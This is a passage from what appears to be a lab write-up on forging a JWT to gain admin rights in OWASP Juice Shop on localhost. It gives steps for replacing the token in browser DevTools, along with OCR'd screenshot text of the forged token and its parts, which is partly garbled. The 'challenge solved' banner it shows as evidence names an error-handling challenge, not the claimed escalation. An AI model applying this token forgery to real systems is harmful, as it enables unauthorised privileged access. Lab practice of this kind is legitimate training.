wMDozMzoyOC44NTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY1MDY4NTUzfQ.WOZKKfMFXF3gMAR_Uj-xVdXIiBaHtrmd3zY3zW98v5s

┌──(venv)─(kali㉿kali)-[~/jwt_tool]
└─$ sS
```

➢ Step 3) Replace Token

- Open browser DevTools >> Local Storage >> http://localhost:3000 → token.
- Paste forged JWT.
- Refresh page.

Evidence: Screenshot of DevTools with replaced token.




Key	Value
token	yOC44NTMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0xMi0wNyAwMDozMzoyOC44NTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY1MDY4NTUzfQ.WOZKKfMFXF3gMAR_Uj-xVdXIiBaHtrmd3zY3zW98v5s

Data
token:"eyJ0eXAiOiJKV1QiLCJ…iBaHtrmd3zY3zW98v5s"
Parsed Value
token:Array
0:"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9"
1:"eyJzdGF0dXMiOiJzdWN…0IjoxNzY1MDY4NTUzfQ"
2:"WOZKKfMFXF3gMAR_Uj…aHtrmd3zY3zW98v5s"
length:3
__proto__:Array

➢ Step 4) Verify Success

- Juice Shop displays solved challenge banner.
- Admin features unlocked.

Evidence: Screenshot of "Challenge Solved" banner and admin access.



You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

Your Basket (fixososu@forexzig.com)

Total Price: 0¤

You will gain 0 Bonus Points from this order!

Key	Value
token	yOC44NTMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0xMi0wNyAwMDozMzoyOC44NTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY1MDY4NTUzfQ.WOZKKfMFXF3gMAR_Uj-xVdXIiBaHtrmd3zY3zW98v5s

5. Evidence of Success

- Decoded payload: shows original role = customer.
- Forged token output: new JWT signed with HS256.
- DevTools screenshot: replaced token.
- Juice Shop UI: challenge solved, admin privileges visible.